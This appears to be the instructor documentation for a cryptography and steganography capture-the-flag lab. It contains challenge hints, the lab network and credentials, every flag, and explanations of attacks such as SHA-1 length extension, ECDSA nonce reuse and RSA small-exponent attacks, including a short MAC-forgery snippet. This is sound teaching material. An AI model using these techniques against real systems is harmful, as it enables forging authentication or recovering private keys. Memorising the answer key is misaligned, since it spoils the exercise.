Images carry EXIF metadata: camera model, GPS coordinates, software, and custom fields. `exiftool B1_oficina_novacorp.png` shows all fields.

B2 — beyond the end

A valid PNG ends at the IEND chunk. Anything after that is ignored by image viewers but is still present in the file. Read the raw bytes past the IEND marker.

B3 — LSB basics

The least-significant bit of each pixel's red channel carries one bit of hidden data. Read the red channel of each pixel in row order and assemble the bits into bytes.

B4 — transparency channel

PNG images with transparency have an alpha channel. The LSB of the alpha value of each pixel can carry hidden data. Open with Pillow, select `'A'` channel.

B5 — steghide and passwords

Steghide embeds data inside a JPEG using a passphrase. The passphrase for this challenge is related to the company name in the scenario. `steghide extract -sf B5_camara_seguridad.jpg`

Module C — Advanced Mix (ServerC)

Gated access

Derive the ServerC password from flags A5 and B5 before attempting this module.

Entry: `ssh devops@10.10.3.10` (password: *derived — see gate mechanism*)

All challenge files are in `/home/devops/retos/`.

Challenge	File(s)	Topic	Difficulty
C1	`C1_backup_tapes.jpg`	Multilayer: EXIF → steghide → ZIP	Hard
C2	`C2_backup_log.b64`	Onion encoding layers	Hard
C3	`C3_api_token.txt` + `C3_verificador.py`	SHA-1 length extension	Hard
C4	`C4_ecdsa_signatures.txt` + `C4_verificador.py`	ECDSA nonce reuse	Hard

HINTS

C1 — follow the layers

Start with `exiftool` to find a clue embedded in the EXIF data. That clue leads to a steghide passphrase. The steghide payload is a ZIP archive containing the final hidden data.

C2 — peel the onion

The file is base64 encoded. After decoding: decompress with gzip. After decompressing: base64 again. After decoding: decompress with bzip2. The flag is inside. Work layer by layer.

C3 — length extension

Some hash-based authentication schemes compute `HMAC = hash(secret + message)`. For MD5 and SHA-1, an attacker who knows the hash output can append extra data and compute a valid hash for `secret + message + padding + extra` without knowing the secret. The `hlextend` Python library automates this.

C4 — reused nonce in ECDSA

ECDSA signature security depends entirely on using a unique random nonce k per signature. If the same k is used twice with different messages, the private key can be algebraically recovered from the two (r, s) pairs. Check whether any two signatures in the file share the same r value.

Lab startup checklist

1. Start all nodes from EVE-NG web UI in order: pfSense → VyOS → ServerA → ServerB → ServerC → Defender
2. Verify zone routing from VyOS console: `show ip route`
3. Confirm SSH access:
4. `ssh admin@10.10.1.10` — Module A entry point
5. `ssh sysop@10.10.2.10` — Module B entry point
6. Solve A5 and B5, derive ServerC password, then: `ssh devops@10.10.3.10`

Files

File	Description
`LAB4-CryptoStego-CipherStrike.unl`	EVE-NG topology — import directly
`nodes/Lab4/serverA/`	Challenge files + Python deps for ServerA
`nodes/Lab4/serverB/`	Challenge files + image assets for ServerB
`nodes/Lab4/serverC/`	Challenge files + hlextend vendor for ServerC
`nodes/Lab4/vyos/`	VyOS config.boot

4.4.2 LAB4 — Infrastructure Reference

Complete infrastructure reference for LAB4 CipherStrike. For instructor/lab admin use.

Node inventory

Node	EVE-NG ID	Console	Image	Role
pfSense-LAB4	1	VNC (see EVE-NG UI)	pfsense-ce	Perimeter firewall · NAT
VyOS-LAB4	2	Telnet (see EVE-NG UI)	vyos-rolling	Core router · zone segmentation
ServerA	3	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Cryptography module
ServerB	4	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Steganography module
ServerC	5	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Advanced mix (gated)
Defender	6	VNC (see EVE-NG UI)	linux-ubuntu-desktop-24.04	SOC monitoring

Network addressing

Segment	Subnet	Bridge	Host IP (EVE-NG)	Purpose
Net-Link	192.168.1.0/24	vnet0_2	—	pfSense LAN ↔ VyOS
Zone-A	10.10.1.0/24	vnet0_3	10.10.1.253	ServerA
Zone-B	10.10.2.0/24	vnet0_4	10.10.2.253	ServerB
Zone-C	10.10.3.0/24	vnet0_5	10.10.3.253	ServerC (gated)
Zone-Defense	10.10.4.0/24	vnet0_6	—	Defender

Bridge IPs must be set on each session

EVE-NG bridge IPs are not persistent by default. Add them before testing SSH access:

```
ip addr add 10.10.1.253/24 dev vnet0_3
ip addr add 10.10.2.253/24 dev vnet0_4
ip addr add 10.10.3.253/24 dev vnet0_5
```

Credentials (full reference)

Node	User	Password	Access
pfSense-LAB4	admin	`pfsense`	Web GUI / SSH (192.168.0.18)
VyOS-LAB4	vyos	`vyos`	EVE-NG console
ServerA	admin	`N3xaTech!`	SSH 10.10.1.10
ServerA	root	`eve`	Console only
ServerB	sysop	`S3cure24!`	SSH 10.10.2.10
ServerB	root	`eve`	Console only
ServerC	devops	`fa681b59855d`	SSH 10.10.3.10 (derived)
ServerC	root	`eve`	Console only
Defender	lab4	`L4b4`	Ubuntu Desktop / EVE-NG console

ServerC password derivation

`password = md5(flag_A5 + flag_B5)[:12]` Students must solve modules A and B first. The decoy `D3vOps24!` is intentionally wrong.

Lab startup procedure

```
# 1. Start all nodes from EVE-NG UI
#    Order: pfSense → VyOS → ServerA → ServerB → ServerC → Defender

# 2. Add bridge IPs on EVE-NG host
ip addr add 10.10.1.253/24 dev vnet0_3
ip addr add 10.10.2.253/24 dev vnet0_4
ip addr add 10.10.3.253/24 dev vnet0_5

# 3. Verify routing on VyOS console
show ip route

# 4. Verify student entry points
ssh admin@10.10.1.10   # Module A — N3xaTech!
ssh sysop@10.10.2.10   # Module B — S3cure24!

# 5. ServerC only after solving A5 + B5
ssh devops@10.10.3.10  # fa681b59855d (derived)
```

4.4.3 LAB4 — ServerA (Cryptography Module)

ServerA hosts the five cryptography challenges of **Module A.** Challenge files are in `/home/admin/mensajes/`.

System

Parameter	Value
Hostname	servera
OS	Ubuntu Server 24.04 LTS
IP	10.10.1.10/24
Gateway	10.10.1.1 (VyOS eth1)

Network config (`/etc/netplan/01-lab4.yaml`)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.1.10/24
      routes:
        - to: default
          via: 10.10.1.1
```

Accounts

Account	Password	Role
admin	`N3xaTech!`	Student entry
root	`eve`	Console only

Installed tools

Package	Version	Purpose
`pycryptodome`	3.23.0	AES oracle (A2), RSA (A5)
`gmpy2`	2.1.5	Integer cube root for RSA (A5)
`python3`	system	Challenge scripts

Challenge files (`/home/admin/mensajes/`)

File	Challenge	Technique
`A1_mensaje_interceptado.txt`	A1	ROT13
`A2_oracle.py`	A2	AES-ECB encryption oracle
`A2_admin_cipher.b64`	A2	Base64-encoded AES-ECB ciphertext
`A3_documento_clasificado.txt`	A3	Vigenère (key: `NEXATECH`)
`A4_mensaje_xor.hex`	A4	XOR repeating key (hex)
`A5_rsa_challenge.txt`	A5	RSA `e=3`, cube root attack

Flags

ID	Flag
A1	`H4U{r0t_c1ph3r_br0k3n}`
A2	`H4U{4es_3cb_bl0ck_4tt4ck}`
A3	`H4U{v1g3n3r3_k4s1sk1_4tt4ck}`
A4	`H4U{x0r_r3p34t1ng_k3y}`
A5	`H4U{rsa_sm4ll_3xp0n3nt}` ← **gate flag**

A5 is required for ServerC access

The MD5 gate uses this flag concatenated with B5.

Admin verification

```
ssh admin@10.10.1.10      # N3xaTech!
ls -la /home/admin/mensajes/
python3 -c "from Crypto.Cipher import AES; import gmpy2; print('tools OK')"
python3 /home/admin/mensajes/A2_oracle.py  # should print encrypted block
```

4.4.4 LAB4 — ServerB (Steganography Module)

ServerB hosts the five steganography challenges of **Module B**. Challenge files are in `/srv/public/uploads/`.

System

Parameter	Value
Hostname	serverb
OS	Ubuntu Server 24.04 LTS
IP	10.10.2.10/24
Gateway	10.10.2.1 (VyOS eth2)

Network config (`/etc/netplan/01-lab4.yaml`)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.2.10/24
      routes:
        - to: default
          via: 10.10.2.1
```

Accounts

Account	Password	Role
sysop	`S3cure24!`	Student entry
root	`eve`	Console only

Installed tools

Package	Purpose
`exiftool`	EXIF metadata (B1)
`steghide`	Steghide extraction (B5)
`binwalk`	Binary analysis (B2)
`python3-pil` (Pillow)	LSB channel extraction (B3, B4)
`python3`	Scripts

Challenge files (`/srv/public/uploads/`)

File	Challenge	Technique
`B1_oficina_novacorp.png`	B1	EXIF metadata
`B2_network_diagram.png`	B2	Data after PNG IEND chunk
`B3_documento_escaneado.png`	B3	LSB in red channel
`B4_novacorp_logo.png`	B4	LSB in alpha channel (RGBA)
`B5_camara_seguridad.jpg`	B5	Steghide JPEG (pass: `novacorp`)

Flags

ID	Flag
B1	`H4U{3x1f_m3t4d4t4_h1dd3n}`
B2	`H4U{d4t4_4ft3r_1end_chunk}`
B3	`H4U{lsb_st3g4n0gr4phy_r}`
B4	`H4U{4lph4_ch4nn3l_h1dd3n}`
B5	`H4U{st3gh1d3_p4ssw0rd_cr4ck}` ← **gate flag**

B5 is required for ServerC access

The MD5 gate uses this flag concatenated with A5.

Admin verification

```
ssh sysop@10.10.2.10      # S3cure24!
ls -la /srv/public/uploads/
exiftool /srv/public/uploads/B1_oficina_novacorp.png | grep -i flag
steghide extract -sf /srv/public/uploads/B5_camara_seguridad.jpg -p novacorp -f
```

4.4.5 LAB4 — ServerC (Advanced Mix — Gated)

ServerC hosts four advanced challenges combining cryptography and steganography. Access is **gated** — students must derive the SSH password from flags A5 and B5.

Gate mechanism

```
password = md5(flag_A5 + flag_B5)[:12]
         = md5("H4U{rsa_sm4ll_3xp0n3nt}H4U{st3gh1d3_p4ssw0rd_cr4ck}")[:12]
         = fa681b59855d
```

The decoy password `D3vOps24!` is planted in challenge materials. It is intentionally wrong.

System

Parameter	Value
Hostname	serverc
OS	Ubuntu Server 24.04 LTS
IP	10.10.3.10/24
Gateway	10.10.3.1 (VyOS eth3)

Network config (`/etc/netplan/01-lab4.yaml`)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.3.10/24
      routes:
        - to: default
          via: 10.10.3.1
```

Accounts

Account	Password	Role
devops	`fa681b59855d`	Student entry (derived)
root	`eve`	Console only

Installed tools

Package	Purpose
`exiftool`	EXIF hint extraction (C1)
`steghide`	Payload extraction (C1)
`python3-pil` (Pillow)	EXIF re-insertion after steghide (C1)
`hlextend` 0.2	SHA-1 length extension attack (C3)
`unzip`	ZIP payload inside C1
`python3`	All verifier scripts

C1: steghide strips EXIF

`steghide` removes EXIF when embedding. The challenge file was reconstructed with `piexif.insert()` after embedding. If regenerating C1, apply this step or students will not find the steghide passphrase from EXIF.

bzip2 CLI not available

For C2, students must use Python's `bz2` module — the `bzip2` CLI is absent:

```
python3 -c "import bz2, gzip, base64; ..."
```

Challenge files (`/home/devops/retos/`)

File	Challenge	Technique
`C1_backup_tapes.jpg`	C1	EXIF → steghide → ZIP
`C2_backup_log.b64`	C2	Onion: base64 → gzip → base64 → bzip2
`C3_api_token.txt`	C3	SHA-1 length extension (HMAC bypass)
`C3_verificador.py`	C3	Verifier script
`C4_ecdsa_signatures.txt`	C4	ECDSA nonce reuse — recover private key
`C4_verificador.py`	C4	Verifier script

Flags

ID	Flag
C1	`H4U{mult1l4y3r_st3g0_4es}`
C2	`H4U{0n10n_l4y3rs_st3g0}`
C3	`H4U{l3ngth_3xt3ns10n_sh4}`
C4	`H4U{3cc_n0nc3_r3us3_pwn3d}`

hlextend API

```
import hlextend
sha = hlextend.new('sha1')
forged_msg = sha.extend(additional_data, known_message, secret_len, known_mac)
forged_mac = sha.hexdigest()
# Note: extend() returns only forged_msg, not a tuple
```

Admin verification

```
# Set bridge first (on EVE-NG host)
ip addr add 10.10.3.253/24 dev vnet0_5

ssh devops@10.10.3.10       # fa681b59855d
ls -la /home/devops/retos/
python3 -c "import hlextend; print('hlextend OK')"
exiftool /home/devops/retos/C1_backup_tapes.jpg | grep -i comment
python3 /home/devops/retos/C3_verificador.py
python3 /home/devops/retos/C4_verificador.py
```